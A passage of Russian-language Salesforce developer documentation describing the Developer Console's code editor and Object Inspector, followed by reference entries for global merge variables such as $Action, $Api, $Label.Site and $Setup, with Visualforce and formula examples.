
Чтобы выполнить поиск по файлам, которые отсутствуют в текущем представлении, последовательно выберите пункты **File** > **Search in Files** или воспользуйтесь комбинацией клавиш CTRL + SHIFT + H.

Использование автозаполнения

Представление Source Code Editor отображает варианты автозаполнения при создании кода.

При использовании страниц и компонентов Visualforce варианты автозаполнения отображаются по мере ввода.

При использовании классов и триггеров Apex список вариантов автозаполнения отображается при нажатии клавиш CTRL + SPACE. Варианты автозаполнения содержат системные объекты и методы Apex, пользовательские объекты и методы, а также объекты sObject и поля. Чтобы включить функцию автозаполнения Apex при вводе периода, последовательно выберите пункты **Help** > **Preferences** и задайте параметру **Enable Apex Auto-complete** значение `true`.



Чтобы отфильтровать список доступных вариантов, введите дополнительные символы. Чтобы выбрать верхний вариант, нажмите клавишу ENTER. Чтобы выбрать другой вариант, воспользуйтесь мышью или клавишами со стрелками.

Варианты автозаполнения отображаются на основе текущего рабочего объекта. При отсутствии нужного варианта сохраните открытый объект и обновите список. Тип объекта определяется таблицей символов текущего редактора. При отсутствии совпадений проверяются кэшированные таблицы символов (последние допустимые для сохранения). При отсутствии текущего объекта окно автозаполнения отображает все системные и пользовательские классы, а также объекты sObject.

Проверка изменений исходного кода: вкладка Problems

Изменения, внесенные в представлении Source Code Editor, компилируются и проверяются в фоновом режиме. Строки редактируемого кода, содержащие ошибки, помечаются индикатором ошибки, а вкладка **Problems** нижней панели отображает сведения об ошибках компиляции. Чтобы свернуть вкладку **Problems**, нажмите кнопку в углу панели.Свернуть вниз

При проверке исходных представлений все измененные источники проверяются вместе, а не по отдельности. Изменения, которые могут противоречить коду на сервере, но действительные при групповой проверке (например, добавление метода в один файл и вызов данного метода в другом файле), не будут отображаться в качестве ошибок.

Изменение версии API

Чтобы изменить версию текущего объекта, воспользуйтесь списком **API Version**, расположенным вверху представления Source Code Editor. Список содержит последние пять версий API, а также текущую версию объекта.

Сохранение изменений

Символ «*» добавляется к имени вкладки в том случае, если представление Source Code Editor содержит несохраненные изменения. Классы и триггеры Apex сохраняются посредством текущей версии API класса или триггера.

Чтобы сохранить набор изменений с зависимостями, последовательно выберите пункты **File** > **Save All** или воспользуйтесь комбинацией клавиш CTRL + S + SHIFT. Все открытые вкладки, содержащие изменения, сохраняются одновременно одним запросом.

Сохраняемые измененные представления сопоставляются со всеми сохраненными исходными файлами. Исходные файлы, содержащие связанные изменения, поддерживают только пакетное сохранение. Ошибки компиляции препятствуют сохранению файлов. Просмотрите панель **Problems**, исправьте ошибки и нажмите кнопку **Save**.

Прим.: Классы Apex не могут редактироваться и сохраняться в производственной организации.

Облачная синхронизация кода

Консоль разработчика отслеживает изменения, внесенные в источник другими пользователям после открытия файла. При отсутствии изменений представление обновляется автоматически. В противном случае изменения не могут быть сохранены на сервере. Система отображает предупреждение о наличии изменений, внесенных другим пользователем, и предлагает обновить исходное представление до последней версии.

Внимание: Обновление файла инициирует перезапись изменений. Чтобы сохранить собственные изменения, скопируйте версию файла из исходного представления. Затем обновите файл и дополните его собственными изменениями.


СМ. ТАКЖЕ:

- Пользовательский интерфейс консоли разработчика
- Проверка покрытия кода
- Настройка контрольных точек в коде Apex
- Меню «Файл» консоли разработчика

Object Inspector

Представление Object Inspector предоставляет возможность просмотра полей стандартного или настраиваемого объекта и их типов данных. Чтобы открыть представление Object Inspector, последовательно выберите пункты **File** > **Open**, а затем выберите нужный объект.

Чтобы найти объекты, соответствующие заданным критериям, воспользуйтесь вкладкой Редактор запросов консоли разработчика.



Прим.: Консоль разработчика не позволяет изменять настраиваемые объекты. Создание, редактирование или удаление настраиваемых объектов в меню «Настройка».

СМ. ТАКЖЕ:

- Функциональность консоли разработчика
- Поиск по параметрам управления объектами

Глобальные переменные

Компоненты (например, настраиваемые кнопки и ссылки, формулы в настраиваемых полях, правилах проверки, потоках и процессах, а также страницы Visualforce) позволяют использовать специальные поля слияния для обращения к данным организации.

Прим.: Веб-вкладки поддерживают только поля слияния пользователя, организации и API.

Ниже перечислены глобальные переменные, которые могут использоваться при выборе типа поля слияния для добавления настраиваемого компонента.

ВЕРСИИ

Доступность всех глобальных переменных зависит от требований к рабочему процессу и версии соответствующей функции.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control, формул или страниц Visualforce:

- «Настройка приложения»

Для редактирования потоков и процессов:

- «Управление Force.com Flow»

$Action

Описание:	Тип глобального поля слияния, используемый при обращении к стандартным действиям Salesforce (например, отображение начальной страницы вкладки «Организации» или создание, редактирование и удаление организаций). Поля слияния действия используются в функциях `LINKTO` и `URLFOR` для ссылки на выбранное действие.
Использование:	1. Выберите тип поля: $Action. 2. Вставьте поле слияния следующего формата: `$Action.`*объект*`.`*действие* (например, `$Action.Account.New`).
Пример элемента S-Control:	Элемент S-Control, указанный ниже, обращается к стандартному действию для создания организаций в поле слияния `$Action.Account.New`. `<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`
Пример Visualforce:	`<apex:outputLink value="{!URLFOR($Action.Account.New)}">Create New Account</apex:outputLink>`
Советы:	Данная глобальная переменная доступна только для настраиваемых кнопок и ссылок, элементов S-Control и страниц Visualforce.

Все объекты поддерживают основные действия (например, создание, клонирование, просмотр, редактирование, перечисление и удаление). Кроме того, глобальная переменная `$Action` ссылается на действия, доступные для многих стандартных объектов. Доступные значения определяются функциями, включенными в организации.

$Api

Описание:	Тип глобального поля слияния, используемый при обращении к URL-адресам API.
Использование:	1. Выберите тип поля: $Api.

2. Выберите поле слияния. Например:
   - `$Api.Enterprise_Server_URL__xxx`: конечная точка SOAP документа Enterprise WSDL, где переменная *xxx* соответствует версии API. Например, `$Api.Enterprise_Server_URL_140` — это значение поля слияния для API 14.0.
   - `$Api.Partner_Server_URL__xxx`: конечная точка SOAP документа Partner WSDL, где переменная *xxx* соответствует версии API.
   - `$Api.Session_ID`: код сеанса.

Пример элемента S-Control:

Поле настраиваемой формулы, указанное ниже, вызывает службу для замены кода SIC. Замените переменную *мой_сервер* именем сервера.

```
HYPERLINK("https://www.myserver.com/mypage.jsp" &
"?Username="       & $User.Username &
"&crmSessionId="   & GETSESSIONID() &
"&crmServerUrl="   &  $Api.Partner_Server_URL_90  &
"&crmObjectId="    & Id &
"&crmFieldUpdate=sicCode",
"Update SIC Code")
```

Пример Visualforce и потока:

Рекомендуем использовать точечное обозначение для возврата кода сеанса.

```
{!$Api.Session_ID}
```

Советы:

Данная глобальная переменная доступна только для полей формулы, элементов S-Control, настраиваемых кнопок и ссылок, страниц Visualforce, формул потока и формул процесса.

Важное замечание: `$Api.Session_ID` и `GETSESSIONID()` показывает то же значение, идентификатор текущего сеанса в текущем контексте. Контекст изменяется в зависимости от того, где выполняется оценка глобальной переменной или функции. Например, если используется настраиваемое поле с формулой и это поле отображается на странице со стандартным макетом в Salesforce Classic, тогда сеанс будет базовым сеансом системы Salesforce. То же поле (или базовый алгоритм, или результат формулы) при использовании на странице Visualforce вместо этого ссылается на сеанс Visualforce.

Контексты сеансов зависят от домена, в котором выполняется запрос. То есть контекст сеанса изменяется при переходе на другое имя хоста, например с `.salesforce.com` на `.visual.force.com` или `.lightning.force.com`.

Коды сеансов из разных контекстов и сами сеансы различаются. При переходе из одного контекста в другой предыдущий сеанс сменяется новым, после чего старый сеанс более не действителен. При этом также изменяется код сеанса.

Как правило, Salesforce без проблем обрабатывает передачу сеансов между контекстами, однако, если вы передаете код сессии самостоятельно, учитывайте, что может потребоваться повторный доступ к `$Api.Session_ID` или `GETSESSIONID()` из нового контекста, чтобы проверить действительность кода сеанса.

Обратите внимание на то, что не все сеансы одинаковы. В частности, сеансы, полученные в контексте Lightning Experience, имеют меньше привилегий и не имеют доступа к API-интерфейсам. Использование кодов этих сеансов для вызова API-интерфейсов невозможно.

$Component

Описание:	Тип глобального поля слияния, используемый при обращении к компоненту Visualforce.
Использование:	Каждый компонент страницы Visualforce использует собственный атрибут `Id`. При отображении страницы данный атрибут используется для создания кода DOM. Рекомендуем использовать поле слияния `$Component.`*`Путь.к.коду`* в JavaScript для обращения к определенному компоненту страницы, где *`Путь.к.коду`* — это описатель иерархии компонентов для используемого компонента.
Пример Visualforce:	`function beforeTextSave() { document.getElementById('{!$Component.msgpost}').value = myEditor.getEditorHTML(); }`
Советы:	Данная глобальная переменная доступна только для страниц Visualforce.

$ComponentLabel

Описание:	Глобальное поле слияния, используемое при обращении к метке компонента `inputField` на странице Visualforce, связанной с сообщением.
Использование:	Данное поле слияния возвращает метку компонента `inputField`, связанного с сообщением.
Пример Visualforce:	`<apex:datalist var="mess" value="{!messages}"> <apex:outputText value="{!mess.componentLabel}:" style="color:red"/> <apex:outputText value="{!mess.detail}" style="color:black" /> </apex:datalist>`
Советы:	Данная глобальная переменная доступна только для страниц Visualforce.

$CurrentPage

Описание:	Тип глобального поля слияния, используемый при обращении к текущей странице Visualforce или запросу страницы.
Использование:	Рекомендуем использовать данную глобальную переменную на странице Visualforce для обращения к имени текущей страницы (`$CurrentPage.Name`) или URL-адресу текущей страницы (`$CurrentPage.URL`). Рекомендуем использовать поле слияния `$CurrentPage.parameters.`*`имяПараметра`* для обращения к значениям и параметрам запроса страницы, где *`имяПараметра`* — это используемый параметр запроса. *`parameterName`*, чувствительные к регистру.
Пример Visualforce:	`<apex:page standardController="Account"> <apex:pageBlock title="Hello {!$User.FirstName}!"> You belong to the {!account.name} account.  You're also a nice person.`

```
    </apex:pageBlock>
    <apex:detail subject="{!account}" relatedList="false"/>
    <apex:relatedList list="OpenActivities"
      subject="{!$CurrentPage.parameters.relatedId}"/>
</apex:page>
```

Советы: Данная глобальная переменная доступна только для страниц Visualforce.

$FieldSet

Описание:	Тип глобального поля слияния, используемый для предоставления доступа к набору полей, заданному в организации.
Использование:	Рекомендуем использовать на страницах Visualforce для динамической итерации полей в наборе полей. Данная глобальная переменная должна быть дополнена ссылкой на стандартный или настраиваемый объект, содержащий набор полей.

Пример Visualforce:	`<apex:page standardController="Account">`
	`    <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"`
	`var="field">`
	`        <apex:outputText value="{!field}" />`
	`    </apex:repeat>`
	`</apex:page>`

Советы:	Данная глобальная переменная доступна только для страниц Visualforce.

$Label

Описание:	Тип глобального поля слияния, используемый при обращении к настраиваемой метке.
Использование:	1. Выберите тип поля $Label. 2. Выберите нужную настраиваемую метку. Возвращаемое значение определяется языком контекстного пользователя. Ниже перечислены возможные возвращенные значения (в порядке очередности). 1. Текст локального перевода 2. Текст пакетного перевода 3. Текст основной метки
Пример потока:	Рекомендуем создать формулу потока, содержащую выражение ниже. `{!$Label.customCurrency_label}` Затем данная формула потока может использоваться как метка поля окна.
Пример Visualforce:	`<apex:page>` `   <apex:pageMessage severity="info"`

```
    strength="1"
    summary="{!$Label.firstrun_helptext}"
    />
</apex:page>
```

Пример компонентов Lightning	**Метка на языке разметки с применением пространства имен по умолчанию**
	`{!$Label.c.labelName}`
	Метка на языке JavaScript, если в организации имеется свое пространство имен
	`$A.get("$Label.namespace.labelName")`

Советы:	Данная глобальная переменная доступна только для компонентов Lightning, страниц Visualforce, Apex, формул потока и формул процесса.

$Label.Site

Описание:	Тип глобального поля слияния, используемый при обращении к стандартной метке сайтов на странице Visualforce. Подобно всем стандартным меткам, отображаемый текст определяется языком и регионом пользователя.
Использование:	Рекомендуем использовать данное выражение на странице Visualforce для доступа к стандартной метке сайтов. Если сервер приложений создает страницу для отображения в обозревателе конечного пользователя, то возвращенное значение определяется языком и регионом пользователя. Ниже перечислены метки, поддерживаемые системой Salesforce.

Метка	Сообщение
authorization_required	Требуется авторизация
bandwidth_limit_exceeded	Превышено ограничение пропускной способности
change_password	Изменить пароль
change_your_password	Изменить пароль
click_forget_password	Чтобы восстановить пароль, щелкните ссылку «Восстановление пароля».
community_nickname	Псевдоним
confirm_password	Подтверждение пароля
down_for_maintenance	{0}: профилактическое обслуживание
эл. почта	Электронная почта
email_us	отправьте нам сообщение по эл. почте
enter_password	Забыли пароль? Введите имя пользователя ниже.
error	Ошибка. {0}

Метка	Сообщение
error2	Ошибка
file_not_found	Файл не найден
forgot_password	Восстановление пароля
forgot_password_confirmation	Подтверждение восстановления пароля
forgot_your_password_q	Забыли пароль?
get_in_touch	При необходимости {1}.
go_to_login_page	Перейти на страницу входа
img_path	/img/sites
in_maintenance	Профилактическое обслуживание
limit_exceeded	Превышено ограничение
login	Вход
login_button	Вход
login_or_register_first	Прежде чем получить доступ к данной странице, войдите в систему или зарегистрируйтесь.
logout	Выход
new_password	Новый пароль
new_user_q	Создать пользователя?
old_password	Предыдущий пароль
page_not_found	Страница не найдена
page_not_found_detail	Страница не найдена: {0}
password	Пароль
passwords_dont_match	Пароли не совпадают.
powered_by	Используется
register	Зарегистрировать
registration_confirmation	Подтверждение регистрации
site_login	Вход на сайт
site_under_construction	В разработке
sorry_for_inconvenience	Приносим извинения за причиненные неудобства.
sorry_for_inconvenience_back_shortly	Приносим извинения за причиненные неудобства. В скором времени работа будет возобновлена.
stay_tuned	Оставайтесь с нами.

Метка	Сообщение
отправка	Отправить
temp_password_sent	Временный пароль отправлен по эл. почте.
thank_you_for_registering	Благодарим за регистрацию. Временный пароль отправлен по эл. почте.
under_construction	{0}: в разработке
user_registration	Регистрация нового пользователя
username	Username
verify_new_password	Проверить новый пароль

Пример Visualforce:

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.Site.temp_password_sent}"
   />
</apex:page>
```

Советы: Данная глобальная переменная доступна только для страниц Visualforce.

$Network

Описание: Тип глобального поля слияния, используемый при обращении к сведениям о сообществе в шаблоне эл. почты Visualforce.

Использование: Рекомендуем использовать данное выражение в шаблоне эл. почты Visualforce для получения доступа к имени сообщества и URL-адресу входа сообщества.

Пример Visualforce:

```
<messaging:emailTemplate subject="Your
Password has been reset"
recipientType="User" >
<messaging:htmlEmailBody >
  <p>Hi,</p>
  <p>Your password for
<b>{!$Network.Name}</b> community has been
reset.</p>
  <p><a
href='{!$Network.NetworkUrlForUserEmails}'>Reset
 Password</a></p>
  <p>Regards,</p>
  <p>Communities Admin</p>
```

```
</messaging:htmlEmailBody>
</messaging:emailTemplate>
```

Советы:	Данная глобальная переменная поддерживается только шаблонами эл. почты Visualforce для сообществ.

$ObjectType

Описание:	Тип глобального поля слияния, используемый при обращении к стандартному или настраиваемому объекту (например, организации, обращения или возможности) и значениям его полей. Поля слияния типа объекта используются функциями `LINKTO`, `GETRECORDIDS` и `URLFOR` для обращения к определенному типу данных или функцией `VLOOKUP` для обращения к определенному полю связанного объекта.
Использование:	1. Выберите тип поля: $ObjectType. 2. Выберите объект для вставки соответствующего поля слияния (например, `$ObjectType.Case`). Чтобы выбрать поле объекта, воспользуйтесь следующим синтаксисом: `$ObjectType.Role_Limit__c.Fields.Limit__c`.
Пример настраиваемой кнопки:	Настраиваемая кнопка списка, указанная ниже, обращается к стандартному объекту «Обращения» в поле слияния `$ObjectType.Case`. `{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }`
Пример правила проверки:	Данный пример проверяет действительность почтового индекса для счета путем поиска первых пяти символов значения в настраиваемом объекте Zip_Code__c, который содержит запись для каждого действительного почтового индекса США. Если объект Zip_Code__c не содержит почтового индекса или область для счета не соответствует полю State_Code__c в объекте Zip_Code__c, то система отображает ошибку. `AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c, $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState )`
Пример Visualforce:	Пример ниже извлекает метку для поля организации `Name`. `{!$ObjectType.Account.Fields.Name.Label}`

Советы:	Данная глобальная переменная доступна только для страниц Visualforce, настраиваемых кнопок и ссылок, элементов S-Control и правил проверки.

$Organization

Описание:	Тип глобального поля слияния, используемый при обращении к сведениям о профиле компании. Рекомендуем использовать поля слияния организации для обращения к полям города, факса, кода или других сведений об организации.
Использование:	1. Выберите тип поля: $Organization. 2. Выберите поле слияния. Например: `$Organization.Fax`.
Пример правила проверки:	Рекомендуем использовать поля слияния организации для сравнения любого атрибута организации с атрибутами собственных организаций. Например, организации могут быть сопоставлены по стране. Формула проверки, указанная ниже, обращается к полю слияния страны организации и требует код страны для любой иностранной организации. `AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))`
Пример потока:	Рекомендуем создать формулу потока (текстовую), содержащую выражение `{!$Organization.City}`. Рекомендуем проверить соответствие города контакта данной формуле в элементе «Решение».

Пример Visualforce:	Рекомендуем использовать точечное обозначение для доступа к данным организации. Например:
	`{!$Organization.Street}`
	`{!$Organization.State}`

Советы:	Поля слияния организации извлекают значения из любых значений, хранящихся в системе Salesforce как сведения о компании. Обратите внимание, что `{!$Organization.UiSkin}` — это значение раскрывающегося списка, которое должно использоваться функциями раскрывающегося списка (например, `ISPICKVAL()`) в настраиваемых полях, правилах проверки, выражениях Visualforce, формулах потока, формулах процесса и формулах бизнес-правила.

$Page

Описание:	Тип глобального поля слияния, используемый при обращении к странице Visualforce.
Использование:	Рекомендуем использовать данное выражение на странице Visualforce для связывания с другой страницей Visualforce.

Пример Visualforce:	`<apex:page>`
	`  <h1>Linked</h1>`
	`  <apex:outputLink value="{!$Page.otherPage}">`
	`  This is a link to another page.`

```
  </apex:outputLink>
</apex:page>
```

Советы:	Данная глобальная переменная доступна только для страниц Visualforce.

$Permission

Описание:	Тип глобального поля слияния, используемый при обращении к сведениям о доступе к настраиваемым полномочиям текущего пользователя. Рекомендуем использовать поля слияния полномочия для обращения к сведениям о текущем доступе пользователя к любому настраиваемому полномочию организации.
Использование:	1. Выберите тип поля: $Permission. 2. Выберите поле слияния. Например: `$Permission.customPermissionName`.

Пример правила проверки:	Правило проверки ниже обращается к настраиваемому полномочию changeAustinAccounts для текущего пользователя. Данное правило гарантирует обновление организаций, где городом для счета является Austin, только пользователями с настраиваемым полномочием changeAustinAccounts.
	`BillingCity = 'Austin' &&`
	`$Permission.changeAustinAccounts`

Пример Visualforce:	Чтобы разрешить отображение pageBlock только пользователям с настраиваемым полномочием seeExecutiveData, воспользуйтесь примером ниже.
	`<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">`
	`  <!-- Executive Data Here -->`
	`</apex:pageBlock>`

Советы:	Глобальная переменная $Permission отображается только после создания настраиваемых полномочий в организации. Данная глобальная переменная не поддерживается для процессов, потоков и бизнес-правил.

$Profile

Описание:	Тип глобального поля слияния, используемый при обращении к сведениям о профиле текущего пользователя. Рекомендуем использовать поля слияния профиля для обращения к сведениям о профиле пользователя (например, имя или тип лицензии).
Использование:	1. Выберите тип поля: $Profile. 2. Выберите поле слияния. Например: `$Profile.Name`.

Пример правила проверки: Формула правила проверки, указанная ниже, обращается к имени профиля текущего пользователя, гарантируя доступность настраиваемого поля «Личная цель» для изменения только ответственному за запись или пользователям с данным профилем.

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
                    "Custom: System Admin" )
```

Пример потока: Чтобы определить профиль текущего пользователя, рекомендуем создать формулу потока (текстовую), содержащую выражение ниже.

```
{!$Profile.Name}
```

Добавление ссылки на данную формулу позволяет избежать использования запроса (элементы поиска) и выполнять сохранение при достижении ограничений.

Пример Visualforce: Чтобы вернуть профиль текущего пользователя, воспользуйтесь примером ниже.

```
{!$Profile.Name}
```

Советы:

- Поля слияния `$Profile` доступны в версиях, поддерживающих создание настраиваемых профилей.
- Рекомендуем использовать имена профилей для обращения к стандартным профилям в полях слияния `$Profile`. Чтобы определить имя, которое должно использоваться взамен предыдущего внутреннего значения профиля, воспользуйтесь списком ниже.

Имя стандартного профиля	Значение $Profile
Системный администратор	`PT1`
Стандартный пользователь	`PT2`
Только для чтения	`PT3`
Менеджер решений	`PT4`
Пользователь Marketing	`PT5`
Менеджер контрактов	`PT6`
Пользователь-партнер	`PT7`
Стандартный пользователь платформы	`PT8`
Стандартный пользователь приложения Platform One	`PT9`
Пользователь клиентского портала	`PT13`
Менеджер клиентского портала	`PT14`

- Если атрибуты профиля содержат пустые значения, то значения поля слияния также являются пустыми. Например, поле профиля «Описание» является необязательным и может быть пустым.
- Данные поля слияния доступны пользователям без предоставления специальных полномочий или прав доступа к сведениям профиля.

$RecordType

Описание:	Глобальное поле слияния, используемое при обращении к типу текущей записи.
Использование:	Добавьте поле слияния `$RecordType` в элемент S-Control вручную.
Пример Visualforce:	Чтобы вернуть код текущего типа записи, воспользуйтесь примером ниже. `{$RecordType.Id}`
Советы:	• Рекомендуем использовать переменную `$RecordType.Id` вместо переменной `$RecordType.Name` для обращения к определенному типу записи. Переменная `$RecordType.Name` облегчает восприятие формулы, но требует обновления формулы при изменении имени типа записи, тогда как код типа записи остается неизменным. Однако, при развертывании формулы в организациях (например, между безопасной и производственной средой) рекомендуем использовать переменную `$RecordType.Name`, так как организации используют разные коды. • Рекомендуем избегать использования поля `$RecordType` в формулах, кроме формул стандартных значений. Взамен, рекомендуем использовать поле слияния `RecordType` (например, `Account.RecordType.Name`) или поле объекта `RecordTypeId`. • Рекомендуем не ссылаться на поля посредством поля слияния `$RecordType` в формулах кросс-объекта. Переменная `$RecordType` применяется только к записи, содержащей формулу, но не к записи, охваченной формулой. Рекомендуем использовать поле слияния `RecordType` в объекте.

$Request

Описание:	Глобальное поле слияния, используемое при обращении к параметру запроса по имени, возвращающему значение.
Использование:	Добавьте поле слияния `$Request` в элемент S-Control вручную.
Пример элемента S-Control:	Фрагмент `Title_Snippet`, указанный ниже, требует наличия двух параметров ввода: `titleTheme` и `titleText`. Данные параметры могут повторно использоваться во многих элементах S-Control для добавления заголовка и темы страницы в HTML. `<h2 class="{!$Request.titleTheme}.title"> {!$Request.titleText}</h2>`

Элемент S-Control, указанный ниже, вызывает данный фрагмент посредством функции `INCLUDE`, передавая параметры заголовка и темы создаваемой HTML-страницы.

```
<html> <head> </head> <body> {!
                    INCLUDE($SControl.Title_Snippet, [titleTheme =
"modern", titleText = "My Sample Title"]) } ... Insert your page specific
 content
                    here ... </body> </html>
```

Советы: Рекомендуем не использовать поле слияния `$Request` на страницах Visualforce для обращения к параметрам запроса. Взамен рекомендуем использовать поле слияния `$CurrentPage`.

$Resource

Описание: Тип глобального поля слияния, используемый при обращении к текущему статическому ресурсу по имени на странице Visualforce. Поля слияния ресурса используются функциями `URLFOR` для обращения к отдельному файлу в архиве статического ресурса.

Использование: Рекомендуем использовать поле слияния `$Resource` для обращения к текущему статическому ресурсу. Поле должно использовать следующий формат: `$Resource.`*`имя_ресурса`* (например, `$Resource.TestImage`).

Примеры Visualforce: Компонент Visualforce, указанный ниже, обращается к графическому файлу, загруженному как статический ресурс и названному `TestImage`.

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

Чтобы добавить ссылку на файл архива (например, `.zip` или `.jar`), воспользуйтесь функцией `URLFOR`. Укажите имя статического ресурса, введенное при загрузке, посредством первого параметра, а путь к нужному файлу архива посредством второго параметра. Например:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                    'images/Bluehills.jpg')}" width="50" height="50"/>
```

Советы: Данная глобальная переменная доступна только для страниц Visualforce.

$SControl

Важное замечание: Элементы S-Control заменены страницами <0>Visualforce<1>. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Описание: Тип глобального поля слияния, используемый при обращении к текущему настраиваемому элементу S-Control по имени. Поля слияния элемента S-Control используются функциями `LINKTO`, `INCLUDE` и `URLFOR` для обращения к одному из настраиваемых элементов S-Control.

Использование:

1. Выберите тип поля: $SControl.

2. Выберите элемент S-Control для вставки соответствующего поля слияния (например, `$Scontrol.Header_Snippet`).

Пример элемента S-Control:

Элемент S-Control, указанный ниже, обращается к фрагменту в поле слияния `$Scontrol.Header_Snippet`.

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",

                    theme = "modern"])} </body> </html>
```

Пример Visualforce:

Чтобы добавить ссылку на элемент S-Control по имени HelloWorld на странице Visualforce, воспользуйтесь примером ниже.

```
<apex:page>
<apex:outputLink value="{!$SControl.HelloWorld}">Open the HelloWorld
s-control</apex:outputLink>
</apex:page>
```

Обратите внимание, что элемент S-Control может быть добавлен на страницу посредством тега `<apex:scontrol>` без поля слияния $SControl. Например:

```
<apex:page>
<apex:scontrol controlName="HelloWorld" />
</apex:page>
```

Советы:

- Раскрывающийся список «Вставить поле слияния» содержит все настраиваемые элементы S-Control, кроме фрагментов. Фрагменты являются элементами S-Control, но используют другой алгоритм работы. Например, фрагмент недоступен функции `URLFOR` напрямую; фрагменты недоступны при создании настраиваемой кнопки или ссылки, содержащей поле настраиваемого элемента S-Control «Источник содержимого»; фрагменты не могут быть добавлены в макеты страниц. Чтобы вставить фрагмент в элемент S-Control, воспользуйтесь раскрывающейся кнопкой «Вставить фрагмент».
- Данная глобальная переменная доступна только для настраиваемых кнопок и ссылок, элементов S-Control и страниц Visualforce.

`$Setup`

Описание:

Тип глобального поля слияния, используемый при обращении к настраиваемому параметру типа «иерархия».

Использование:

Рекомендуем использовать глобальную переменную `$Setup` для доступа к настраиваемым параметрам иерархии и значениям их полей посредством точечного обозначения. Например, `$Setup.App_Prefs__c.Show_Help_Content__c`.

Настраиваемые параметры иерархии поддерживают значения на любом из трех разных уровней.

1. Организация (стандартное значение для всех пользователей)
2. Профиль (переопределяет значение на уровне организации)
3. Пользователь (переопределяет значения на уровне организации и профиля)

	Система Salesforce автоматически определяет правильное значение для данного поля настраиваемого параметра на основе текущего контекста текущего пользователя.
Пример поля формулы:	`{!$Setup.CustomSettingName__c.CustomFieldName__c}` В отличие от настраиваемых параметров иерархии, настраиваемые параметры списка не поддерживают поля формулы.

Пример Visualforce:	Чтобы просмотреть способ условного отображения расширенного справочного сообщения для поля ввода на основе заданных параметров, воспользуйтесь примером ниже.
	`<apex:page>`
	`  <apex:inputField value="{!usr.Workstation_Height__c}"/>`
	`  <apex:outputPanel id="helpWorkstationHeight"`
	`  rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">`
	`  Enter the height for your workstation in inches, measured from the`
	`  floor to top of the work surface.`
	`  </apex:outputPanel>`
	`  ...`
	`</apex:page>`
	Если настраиваемому параметру задано значение `true` на уровне организации, то расширенное справочное сообщение отображается по умолчанию. Если настраиваемому параметру задано значение `false` на уровне пользователя, то справочные сообщения не отображаются, так как данное значение переопределяет значение, заданное на уровне организации (или профиля).
	Настраиваемые параметры типа «список» недоступны на страницах Visualforce, использующих данную глобальную переменную. Данные настраиваемые параметры доступны в Apex.

Советы:	Данная глобальная переменная доступна только для страниц Visualforce, полей формулы, правил проверки, формул потока и формул процесса.

$Site

Описание:	Тип глобального поля слияния, используемый при обращении к сведениям о текущем сайте Force.com.
Использование:	Рекомендуем использовать точечное обозначение для доступа к сведениям о текущем сайте Force.com. Обратите внимание, что доступны только перечисленные ниже поля сайта.

Поле слияния	Описание
$Site.Name	Возвращает API-имя текущего сайта.
$Site.Domain	Возвращает имя домена Force.com для организации.
